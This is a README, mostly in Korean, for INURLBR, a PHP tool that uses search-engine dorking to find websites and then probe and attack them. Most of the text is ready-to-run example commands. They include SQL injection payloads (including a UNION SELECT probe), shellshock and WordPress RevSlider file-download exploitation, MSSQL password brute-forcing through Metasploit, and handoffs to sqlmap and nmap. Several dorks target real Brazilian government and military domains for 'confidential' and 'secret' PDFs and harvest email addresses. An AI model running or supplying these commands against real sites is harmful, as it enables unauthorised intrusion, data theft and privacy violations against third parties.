 mrcl0wnlab/scanner-inurlbr
검색 엔진에서 고급 검색을 수행하며, GET / POST를 활용한 분석을 통해 이메일과 URL을 캡처하고, 발견된 각 대상/URL에 대해 내부 맞춤 검증 접합점을 제공합니다.




검색 엔진에서 고급 검색을 수행하며, 발견된 각 타겟/URL에 대해 내부 사용자 정의 검증 결합을 통해 GET/POST 캡처 이메일 및 URL을 악용할 수 있는 분석을 제공합니다.
다양한 Linux 배포판에서 실행 가능한 PHP 도구로, 해커와 보안 전문가가 특정 검색 엔진을 사용하는 데 도움을 줍니다. Scanner를 포함한 여러 자동화된 탐색 방법이 있습니다.
INURLBR(코드명: Facada) 도구는 해킹 커뮤니티를 지원하기 위해 만들어졌습니다. 웹에서 잠재적인 취약점을 식별하고, 고급 검색을 수행합니다. Google Hacking(dorking) 기법을 사용하여 인터넷에서 타겟을 찾습니다. 이 도구는 검색 엔진의 놀라운 능력을 가지고 있습니다.
This or previous program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using these programs you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not MrCl0wnLab's responsibility.
## 연락처```properties
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com
PHP Version 8.3
php8 curl LIB
php8 cli LIB
cURL support enabled
allow_url_fopen On
permission Reading & Writing
User root privilege, or is in the sudoers group
Operating system Linux
Proxy random TOR
## 의존성 설치```properties
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor
가급적이면, Git 저장소를 클론하여 inurlbr를 다운로드할 수 있습니다:```properties git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git
The inurlbr는 [php](http://php.net/downloads.php) 버전 **8.3**  리눅스 플랫폼에서 작동합니다.

## 스크립트 실행 권한 부여```properties
chmod +x inurlbr
ln -s $PWD/inurlbr /usr/bin/inurlbr
## 사용법
기본 옵션과 스위치 목록을 보려면 다음을 사용하세요:```properties
inurlbr -h
모든 옵션과 스위치 목록을 보려면 다음을 사용하세요:```properties inurlbr --help
명령 예시:```properties
inurlbr --info
둘 이상의 token을 등록할 수 있습니다.```bash ./resources/token.ipinfo.inurl
## 문자열 설정
더 많은 검증 문자열을 등록할 수 있습니다.```bash
./resources/strings.validation.inurl
결과를 오염시키는 추가 필터 값을 등록할 수 있습니다.```bash ./resources/trash_list.validation.inurl
## 명령어```properties
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'

inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'

inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'

inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'

inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'

inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'

inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'

inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'

inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m

inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u

inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6

inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)'

inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6

inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'

inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5

inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'

inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'

inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8

inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr

inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock

inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'
